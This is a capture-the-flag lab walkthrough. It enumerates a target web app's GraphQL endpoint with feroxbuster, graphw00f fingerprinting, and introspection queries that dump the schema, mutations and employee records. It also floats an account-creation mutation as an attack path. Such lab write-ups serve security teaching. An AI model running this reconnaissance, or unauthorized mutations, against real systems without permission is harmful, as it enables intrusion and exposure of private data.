Skills Assessment
Scenario
You are tasked to perform a security assessment of a client's web application. Apply what you have learned in this module to obtain the flag.
Target: 83.136.249.164:56344
Reconaissance
Starting off I load up the page

Nothing super interesting here.
Before diving into manual enumeration I want to get feroxbuster running in the background for directory bruteforcing
┌──(kali㉿kali)-[~/htb]
└─$ feroxbuster -u http://83.136.249.164:56344/
302      GET        5l       22w      189c http://83.136.249.164:56344/login => http://83.136.249.164:56344/
302      GET        5l       22w      189c http://83.136.249.164:56344/logout => http://83.136.249.164:56344/
302      GET        5l       22w      189c http://83.136.249.164:56344/user => http://83.136.249.164:56344/
200      GET        8l       22w      231c http://83.136.249.164:56344/static/js/app.js
302      GET        5l       22w      189c http://83.136.249.164:56344/api => http://83.136.249.164:56344/
200      GET      207l      414w     3850c http://83.136.249.164:56344/static/css/styles.css
200      GET       43l      100w     1258c http://83.136.249.164:56344/
302      GET        5l       22w      189c http://83.136.249.164:56344/products => http://83.136.249.164:56344/
302      GET        5l       22w      189c http://83.136.249.164:56344/customers => http://83.136.249.164:56344/
There are a bunch of pages found here that weren’t evident in the page loaded up.
Before shifting through those one by one I want to reload the page while burp is running to see if any queries are being made

Starting burp, turning intercept on, switching foxyproxy in my browser to burp, and then reloading the page there is a post request being made to the graphql endpoint

This request appears to be request product info from graphql
Navigating to the /graphql endpoint in my browser, it appears this server is also running GraphIQL which is nice because I won’t have to worry about formatting json in post requests this way.
Identifying a graphql endpoint I also want to identify the graphql engine being utilized next
To do so I am using graphw00f
┌──(kali㉿kali)-[~/htb/graphql]
└─$ git clone https://github.com/dolevf/graphw00f.git

┌──(kali㉿kali)-[~/htb/graphql/graphw00f]
└─$ python3 main.py -d -f -t http://83.136.249.164:56344

[*] Checking http://83.136.249.164:56344
[*] Checking http://83.136.249.164:56344/
[*] Checking http://83.136.249.164:56344/api
[*] Checking http://83.136.249.164:56344/graphql
[!] Found GraphQL at http://83.136.249.164:56344/graphql
[*] Attempting to fingerprint...
[*] Discovered GraphQL Engine: (Graphene)
[!] Attack Surface Matrix: https://github.com/nicholasaleks/graphql-threat-matrix/blob/master/implementations/graphene.md
[!] Technologies: Python
[!] Homepage: https://graphene-python.org
[*] Completed.
This identifies the graphql engine running on this server to be graphene.
Checking the graphql threat matrix for graphene

Introspection is enabled by default. Gathering information via introspection queries seems like a good next step.
Enumeration using introspection queries
Navigating to the graphql endpoint and then running an introspection query that will dump the types supported by the backend
Introspection query for dumping supported types:
{
  __schema {
    types {
      name
    }
  }
}

Lots of different types. I see there is a mutation object which I may be able to utilize for modifying or creating data. The add employee object also seems interesting.
Messing around with mutations and introspection for fun
If there was a real login page identified, and not just a redirect to the home page identified in feroxbuster then the following situation could be applicable: A potential attack path could be using a mutation to add an employee account so that I can login as an employee.
Going through the data manually for each type / query would be pretty time consuming so I want to run a general introspection query that dumps all information about types, fields, and queries supported by the backend
General introspection query:
query IntrospectionQuery {
      __schema {
        queryType { name }
        mutationType { name }
        subscriptionType { name }
        types {
          ...FullType
        }
        directives {
          name
          description

          locations
          args {
            ...InputValue
          }
        }
      }
    }

    fragment FullType on __Type {
      kind
      name
      description

      fields(includeDeprecated: true) {
        name
        description
        args {
          ...InputValue
        }
        type {
          ...TypeRef
        }
        isDeprecated
        deprecationReason
      }
      inputFields {
        ...InputValue
      }
      interfaces {
        ...TypeRef
      }
      enumValues(includeDeprecated: true) {
        name
        description
        isDeprecated
        deprecationReason
      }
      possibleTypes {
        ...TypeRef
      }
    }

    fragment InputValue on __InputValue {
      name
      description
      type { ...TypeRef }
      defaultValue
    }

    fragment TypeRef on __Type {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
              ofType {
                kind
                name
                ofType {
                  kind
                  name
                  ofType {
                    kind
                    name
                  }
                }
              }
            }
          }
        }
      }
    }
This will dump alot of information and it is pretty confusing to just look at so i am going to use graphql voyager to visualize this data.

I can take the output of that query on the right side and then go to https://apis.guru/graphql-voyager/
Click on change schema and then introspection and paste in the data from the output of the introspection query

After doing so i get this nice chart

Seeing fields of the EmployeeObject I wanted to list all of the information for the existing employees

{
  allEmployees{
    id
    username
    employeeId
    role
  }
}
Querying for mutations
query {
  __schema {
    mutationType {
      name
      fields {
        name
        args {
          name
          defaultValue
          type {
            ...TypeRef
          }
        }
      }
    }
  }
}

fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
              ofType {
                kind
                name
              }
            }
          }
        }
      }
    }
  }
}
